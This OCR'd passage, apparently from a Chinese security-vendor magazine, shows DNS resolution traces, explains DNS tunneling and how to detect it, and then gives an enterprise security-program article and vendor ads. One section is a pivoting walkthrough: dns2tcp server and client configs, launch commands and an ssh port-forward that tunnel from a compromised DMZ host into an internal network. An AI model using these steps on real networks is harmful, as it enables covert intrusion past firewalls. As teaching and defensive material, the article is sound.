.                       67996   IN      NS      b.root-servers.net.
.                       67996   IN      NS      a.root-servers.net.
.                       67996   IN      NS      j.root-servers.net.
.                       67996   IN      NS      f.root-servers.net.
.                       67996   IN      NS      m.root-servers.net.
.                       67996   IN      NS      i.root-servers.net.
.                       67996   IN      NS      k.root-servers.net.
.                       67996   IN      NS      e.root-servers.net.
.                       67996   IN      NS      g.root-servers.net.
.                       67996   IN      NS      h.root-servers.net.
;; Received 811 bytes from 114.114.114.114#53(114.114.114.114) in 1825 ms

com.                    172800  IN      NS      a.gtld-servers.net.
com.                    172800  IN      NS      b.gtld-servers.net.
com.                    172800  IN      NS      c.gtld-servers.net.
com.                    172800  IN      NS      d.gtld-servers.net.
com.                    172800  IN      NS      e.gtld-servers.net.
com.                    172800  IN      NS      f.gtld-servers.net.
com.                    172800  IN      NS      g.gtld-servers.net.
com.                    172800  IN      NS      h.gtld-servers.net.
com.                    172800  IN      NS      i.gtld-servers.net.
com.                    172800  IN      NS      j.gtld-servers.net.
com.                    172800  IN      NS      k.gtld-servers.net.
com.                    172800  IN      NS      l.gtld-servers.net.
com.                    172800  IN      NS      m.gtld-servers.net.
com.                    86400   IN      DS      30909 8 2 E2D3C916F6DEEAC73294E8268FB5885044A833FC545
9588F4A9184CF C41A5766
com.                    86400   IN      RRSIG   DS 8 1 86400 20190107050000 20181225040000 2134 . lDN
j4WxfXtap032qhsoyg0Dk5YVVKHBk6rQVI0BkoA3Cvjdak1tSb9GD 6wSiAX8yyaMXrfEJOz9vretE5Ny9U+BVbcNfQAP33V+2TAQ
eUanOR7Nb uyCV/SjH2m720NAs8tda2Bc0i2vDoHeG4j8CxQgqUq/YrEq1WISAq52y nftx11il7pNQPQ+PKGxmleqmbb0XfMY0cD
P7zSQ7RYGvS2BJhADk6L0m 1BYJ3sGoU8weCzVySVENmrJxZl7Z92Vf+i9ew6hXkX2Pm/PANYoiUMoD xG4KUox800vVqf0TyTwH6
4TKQHwdM2V9ZEziRynEJoPi4lYZO3YvdtRe f9ivlg==
;; Received 1181 bytes from 192.58.128.30#53(j.root-servers.net) in 209 ms
```

图 1.6 跟踪域名解析过程

```
:loudglb.com.           172800  IN      NS      ns1.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns2.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns3.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns4.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns5.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns6.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns7.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns8.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns9.cloudglb.com.
:loudglb.com.           172800  IN      NS      ns10.cloudglb.com.
:K0POJMG874LJREF7EFN8430QVIT8BSM.com. 86400 IN NSEC3 1 1 0 - CK0Q1GIN43N1ARRC9OSM6QPQR81H5M9A  NS SOA
 RRSIG DNSKEY NSEC3PARAM
:K0POJMG874LJREF7EFN8430QVIT8BSM.com. 86400 IN RRSIG NSEC3 8 2 86400 20181230054402 20181223043402 37
:90 com. hgbSoDJTn+WKWdBQ6aL2fdAVqGsla8hObpf0a6PqkCYEVlAsQXno4bid /AUAGOS+Xho7U+/RYKjtZktdHQkrZuY/c6E
:3wYRhrOE8lIEAx4kBHvc mRcE80gQhW5u91huzapdtMOp5iFPIrvEvotU79vywIJVeNWLpCulW1OP 19M=
:14KF5M1QJ6R5JDOILNSO29J2PSQE44R.com. 86400 IN NSEC3 1 1 0 - 414M3KU2Q2CU54TQ27HTIRD0N0O07I09  NS DS
:RSIG
:14KF5M1QJ6R5JDOILNSO29J2PSQE44R.com. 86400 IN RRSIG NSEC3 8 2 86400 20181229055648 20181222044648 37
:90 com. 08QpRdaddIb97ursgMGbbBfW4vE9hDMjAeF5jYKIVn8MiFyX9rr5SV5A 9qUWCvKxcMuiXlPVMvmuiHd1BGCkKPHasW
:1ow3TTGVwjQ2y67CKn0I 5kl7jqbCPzWvCxTvHSxWPDPrQ2UyQnTbFUQJUs4mODO3xhgIPzPd+7XL ekA=
;; Received 886 bytes from 192.35.51.30#53(f.gtld-servers.net) in 207 ms

www.nsfocus.com.cn.cloudglb.com. 3600 IN CNAME  c06.i06.gwnbj.lv3.cloudglb.com.
:06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       125.39.5.23
:06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       125.39.5.39
:06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       61.133.127.114
lv3.cloudglb.com.       172800  IN      NS      ns6.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns3.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns4.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns2.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns1.lv3.cloudglb.com.
;; Received 310 bytes from 42.236.6.10#53(ns4.cloudglb.com) in 87 ms
```

图 1.7 跟踪域名解析过程

同理，通过根域 .、二级域名 .com、三级域名 cloudglb.com 查询得到最终的域名服务器及对应的 IP 地址（见图 1.8）。

```
www.nsfocus.com.cn.cloudglb.com. 3600 IN CNAME  c06.i06.gwnbj.lv3.cloudglb.com.
c06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       125.39.5.23
c06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       125.39.5.39
c06.i06.gwnbj.lv3.cloudglb.com. 127 IN  A       61.133.127.114
lv3.cloudglb.com.       172800  IN      NS      ns6.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns3.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns4.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns2.lv3.cloudglb.com.
lv3.cloudglb.com.       172800  IN      NS      ns1.lv3.cloudglb.com.
;; Received 310 bytes from 42.236.6.10#53(ns4.cloudglb.com) in 87 ms
```

图 1.8 获取最终的域名服务器及 IP 地址

2.DNS 隧道

2.1 DNS 隧道原理

隧道技术（Tunneling）是一种通过使用互联网络的基础设施在网络之间传递数据的方式。使用隧道传递的数据（或负载）可以是不同协议的数据帧或包，隧道协议将其他协议的数据帧或包重新封装，然后通过隧道发送。新的帧头提供路由信息，以便通过互联网传递被封装的负载数据。

DNS 隧道技术主要是通过对 DNS 查询机制特殊性利用的一种技术，安全设备一般不会阻断 DNS 流量包。所以，我们在发起请求时，将请求数据包内容通过标准的 DNS 协议进行加密，标记解析请求的 DNS 地址，则内部 DNS 服务器在解析客户端发起的域名请求时无法识别地址，而去指定的 DNS 服务器上进行请求查询。此时，我们在指定的 DNS 服务器上进行数据包解密，再将查询内容返回，如图 2.1 所示。




图 2.1 DNS 隧道原理

2.2 DNS 隧道数据包分析

实现 DNS 隧道的工具有很多，大致包括 dns2tcp、iodine、ozymandns、dns2tcp、dnscat2、Cobalt Strike，不同的工具使用不同的加密方式和不同的 DNS 记录类型。例如，以下捕获的

dns2tcp 通信流量，记录类型为 A 记录，且域名前存在编码字符，如图 2.2 所示。




图 2.2DNS 隧道数据包

3.DNS 隧道在攻防中的应用

3.1 DNS 隧道攻防

DNS 隧道是一种隐蔽信道，通过将其他协议封装在 DNS 协议中传输建立通信。因为 DNS 是一个必不可少的服务，所以大部分防火墙和入侵检测设备很少会过滤 DNS 流量，这就给 DNS 作为一种隐蔽信道提供了条件，从而可以利用它实现诸如远程控制、文件传输等操作，现在越来越多的研究证明，DNS 隧道也经常在僵尸网络和 APT 攻击中扮演着重要的角色。

根据这些攻击手段检测 DNS 隧道之前，需要了解 DNS 隧道数据包的特征，总结如下：

（1）DNS 隧道通信频率较大；

（2）数据包中含有过长的域名；

（3）域名中包含编码字符；

（4）使用 TXT 记录传输数据等。

针对这些特征，目前已经提出了多种检测技术，例如，通过请求和相应包的大小进行监测，还可以通过分析一定时间窗口内所产生的 FQDN 数来实施检测，因为通常而言，DNS 隧道的 FQDN 数在一定时间窗口内会远高于正常的 DNS 流量。简单来说，网络中出现 DNS 域名请求长度过长、频率过高，就意味着存在异常。另外很多 DNS 隧道使用 TXT 记录类型发送请求和响应，而在正常的 DNS 网络流量中，TXT 记录的比例很小，如果时间窗口内 TXT 记录的比例激增，那么也意味着存在异常。

3.2 DNS 隧道之内网渗透

当获取到 DMZ 机器的权限之后，其他所有隧道技术均失效，且目标机器防火墙只允许真正的 DNS 流量（即只允许 udp 的 53 端口）流入，而此时若想继续对目标内网进行进一步的渗透控制，那么就可以利用工具 dns2tcp（iodine/ozymandns/dns2tcp/dnscat2/Cobalt Strike）建立 DNS 隧道，绕过协议限制，实现内网渗透。

具体的内网渗透步骤如图 3.1 所示，一共涉及四台机器，分别是：

服务器 A：攻击者公网的 DNS 服务器。

主机 1: 攻击者的公网机器，即 dns2tcp 客户端。

主机 2: 目标内网中的一台 linux 机器。




图 3.1 内网渗透

主机 3: DMZ 中已经 getshell 的主机，即 dns2tcp 服务端。

配置步骤如下：

1. 配置 DNS 服务器之后，委派一个二级域名指向 DMZ 中已经 getshell 的主机 3。

2. 针对主机 3 的服务端配置为：

```
listen = 要监听的网卡 IP（0.0.0.0：所有网卡）
port = 监听的端口（53）
domain = DNS 隧道服务器管理的域名，客户端就是通过指定域名连接服务端
key= 密码
resources = ssh：主机 2IP 地址：22
resources 为供客户端使用的资源（可定义多个资源，用逗号隔开。每个资源可用资源名（协议名）：IP：端口表示）
```

启动服务端：

```
dns2tcpd -F -d 1 -f dns2tcpd.conf
```

3. 针对主机 1 的客户端配置为：

```
local_port = 本地监听的端口
domain = DNS 隧道服务器管理的域名，客户端就是通过指定域名连接服务端
key= 密码
resources = 服务名称
debug_level = 调试级
```

启动客户端：

```
dns2tcpc -z (domain) -k (key)
```

4. 通过端口转发，连接内网目标主机：

```
ssh root@127.0.0.1 -p local_port
```

建立隧道后，可以通过修改隧道服务端的 resources 参数值来实现对整个目标内网进行渗透，如端口转发、socks 代理等。DNS 隧道针对防护策略较完善的目标环境的适应性会相对更强一些，当然，如果想在实战中应用，还需要注册域名搭建 DNS 服务器，利用起来较复杂，但在一些特殊渗透场景下，DNS 隧道也不失为一种有力的攻击方式。

企业安全体系建设浅谈

绿盟科技 安全服务部 刘家华

1. 前期准备

当前，网络空间安全形势越来越严峻，安全事件层出不穷，很多重要机构的业务系统已经成为攻击者的首要目标，大规模的攻击和针对性的 APT 攻击已经造成了严重的影响。为了妥善处置和应对突发的安全事件，对于企业来说，需要及时建立持续防护的安全体系，从而确保关键基础信息设施可以安全、稳定、持续地运行。

首先来看一张没有任何防护的业务系统简图（见图 1.1），攻击者可以利用各种手段渗透进内网，一旦得手就可以对内网进行“一马平川”式的攻击。早期的业务系统往往急于交付，更偏重功能可用性而忽视安全防护。




图 1.1 无防护的业务系统简图

磨刀不误砍柴工，在针对业务系统建立防护机制之前，最重要的是先整理出清晰的网络拓扑图，找到各个风险点可能在什么地方，才能有针对性地进行防护，对比图 1.2，则是增加了防护体系的业务系统，根据业务特点，在重要的网络节点处部署相关的防护策略。




图 1.2 业务系统防护体系简图

1.1 攘外

攻击者的攻击目标主要分为外网、内网、内部员工三大部分。

先来讨论一下外网防护，部署在公网上的系统是接入内部系统的入口，往往也是攻击者进行信息收集的首选目标，因此公网系统应该部署重兵把守，很多企业也的确加大了力度在外网防护上。从云端的安全监控，到网络侧的 IPS、WAF、TAC、防自动化攻击等设备，再到终端侧的网站防篡改、数据库防火墙等防护产品，形成了针对单一系统垂直的纵深防护，再加上本地的安全服务团队，最终真正地实现“云地人机”的智慧安全防护体系。图 1.3 则是某企业外网资产防护的体系架构。




图 1.3 某客户外网防护体系

1.2 安内

对于内网的安全防护，重在监控无死角。由于内网中通常都是业务流量，因此一般采用监控设备代替防护设备，如网络侧的 IDS、




图 1.4 某客户内网防护体系

TAC、全流量等设备，终端侧的 HIDS、防病毒产品等。内网防护的重中之重是保护核心业务系统的正常运行，当事件发生后可以快速地进行溯源，并控制扩散态势，真正地保证业务的连续性。图 1.4 所示为某企业内网资产防护的体系架构。

1.3 防人

介绍完技术上的防护，接下来再讲解一下对抗社会工程的防护方案。一个真正安全的体系架构中，只有技术是不行的，还要结合具体业务和流程制度制定合理的管理方法。在日常运营中，有些企业往往只偏重技术和设备上的硬防护，而缺少制度和管理的软防护，曾经见过一家公司的机房和食堂建在一起，而且大门从不上锁，也没有专门的机房管理者，再加上复杂的人员流动，就会带来严重的安全隐患，攻击者或许只需要带上 U 盘，就可以轻松获取公司内部的核心数据。




图 1.5 管理制度保障安全

因此，在注重技术防护的同时还要建立合理有效的流程管理制度（见图 1.5），比如建立多因素认证体系、对重要区域上锁、安排门卫人员值班、安装摄像头等。同时还要增强员工的安全意识，定期进行安全培训，在工作中养成良好的习惯，提高警惕意识，特别要防范陌生人甚至是熟人对于接触公司敏感核心数据的请求。

2. 主动防御

作为防守方也不能总是处于被动挨打的状态，建立主动防御体系也是非常重要的。

2.1 漏洞挖掘

主动发现漏洞最常见的方法就是漏洞扫描和渗透测试。很多企业都会将漏洞扫描作为定期的例行工作去做，使用漏洞扫描设备可以提高发现漏洞的效率。该过程是自动化的，且扫描范围也可以非常大。其专注于网络或应用层上的已知漏洞，漏洞扫描不涉及漏洞利用，其目标只是发现漏洞。

相对于漏洞扫描，渗透测试范围是针对性的，而且总有人的因素参与其中，效率相对于漏洞扫描也更低。测试人员往往可以利用最新的漏洞，或者发现正常业务流程中的逻辑缺陷，这一过程可能需要几天到几个星期的时间，但是通过渗透测试可以及时发现业务逻辑漏洞和未知的漏洞，这些优势是漏洞扫描不具备的。

漏洞扫描替代不了渗透测试，而渗透测试本身也守不住整个网络的安全，将两者进行有效结合才能有效地增强信息系统的安全性。

当发现漏洞后，可结合漏洞管理生命周期，在攻击者展开攻击之前封堵缺陷。

2.2 威胁预警

如今来自互联网的未知威胁越来越多，企业需建立安全预警体系来及时应对突发的威胁，及时发现高危漏洞、病毒暴发等高危事件，并进行快速分析处理，最终形成结合本地运维和防护产品的一体化防护体系，解决威胁预警难落地的问题。

威胁预警可结合企业安全运维团队，针对提高突发威胁的快速响应能力，提升未知威胁的处置能力，帮助企业提升所有环境中情报驱动型业务的成熟度。图 2.1 为安全服务团队建立的预警体系。




图 2.1 绿盟科技预警运营流程

3. 持续运营

技术体系和管理体系建立完成后，就要让其真正发挥作用，但是在实际运营过程中，又会发现很多新的问题，例如：

“公司购买了扫描器，但是没有例行使用起来，因为一扫描业务系统就挂了。”

“升级了硬件，优化了软件，扫描器终于例行跑了，但是好多漏洞都检测不出来啊。”

“终于换了一个检测率高的漏扫设备，但是误报也高。”

“IDS、IPS、WAF 统统都有，但是告警量太大，没法分析。”

“告警量太大，终于通过加人手的方式解决了，分析的结果就是误报多了点，一天一万条，我们就当没问题吧。”

“找了厂商的人来做了规则优化，终于解决了大量误报的问题，但是看不懂告警是什么意思，还是不知道到底是不是误报。”

……

我想这些问题一定引起了大家的共鸣，安全设备部署齐全了，但是没有发挥出真正的作用，流程制定了却难以落地执行。为解决这些问题，安全运营也就随之而生，它贯穿产品研发、业务运行、漏洞修复等一系列环节，实行系统的管理方法和流程，将各个环节的安全防控作用有机结合，旨在真正将安全防护落地。下面介绍一下安全运营中的 3 个重要环节，旨在起到抛砖引玉的作用，实际上真正的安全运营的内容要丰富得多。

3.1 规则优化

规则优化分为两个方面：一是针对规则开发，一是针对规则过滤。对于产品，工程师在规则研发的时候，需要完善规则的相关信息，比如漏洞概述、漏洞影响的产品版本、相关的 CVE 编号等，信息提供得越全，前场监控人员越容易进行分析判断，从产品源头对规则进行信息完善，则会给使用者带来极大的方便。

在使用相关产品进行监控的时候，应注意总结常见告警的特点，特别是在业务相对固定的内网环境中，稳定的通信特征通常会产生特定的几种告警，这样重点关注的范围就会明显减少。当总结出规律之后，结合自身的业务进行逐个分析，对于误报的规则可以选择进行白名单处理，这样就会大大减少告警事件。

3.2 应急响应

为了快速处置攻击事件，很多企业都会组建应急响应小组。组建这样的团队，在事前准备阶段首先要对公司内部的网络架构非常熟悉，确认有哪些资产，哪些服务器可通过外网访问，哪些服务器可通过内网访问，各设备部署了哪些应用，应用的版本是多少，包括公司内部的流程制度都要了解。基于这样的前提，当事件发生后才能快速定位问题，从而将损失最小化。

针对一些可以预见的威胁，需要事先设计多套应急预案，以应对不同的特殊情况，这样才能快速地处理已发生的威胁。

事中检测和分析阶段，需要结合现有的情报和产品，快速定位问题根源，在开始处置风险之前，应该先将风险进行抑制，防止风险扩大化。比如对问题主机进行网络隔离，之后才是对威胁进行处理，包括从主机层、网络层进行取证，尽量多地收集信息以辅助事件分析。




图 3.1 应急响应闭环

事件处置完成后，还要进行经验总结和分享，积累到知识库中用于下一次应急响应，从而形成闭环的应急响应体系（见图 3.1）。

3.3 DevSecOps

随着 DevOps 的变化，传统安全不再是一种附加项。在开发周期中，安全的位置太靠后，与迭代设计和系统发布相协作时，它又不够迅速，因此 DevSecOps 应运而生。传统的安全部门通常与研发、运维团队是对立的，因为安全服务部的存在会导致研发交付延期、运维成本增加。而 DevSecOps 的理念则是使三者成为相互协作的系统，从而转变传统的对立关系，安全也不再具有滞后性，而是融入开发、运维和业务流程之中，从而在开发的源头解决安全问题。

企业应该结合自身的开发流程制定适合自己的 DevSecOps 体系，安全服务部基于来自客户多样的需求，正在进行 DevSecOps 产品的研发，旨在真正解决客户的问题，将开发、安全、运维有机地结合起来。图 3.2 为产品设计的架构图。




图 3.2 DevSecOps 产品架构图

NSFOCUS SSP
绿盟安全服务产品

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。


客户支持热线：400-818-6868

NSFOCUS绿盟科技

NSFOCUS RBC
绿盟红蓝对抗服务

走近真实的对抗
构建科学的防御

穷尽所有攻击手法，步步为营



开启一切防护措施，化险为夷

THE EXPERT
BEHIND GIANTS
巨人背后的专家

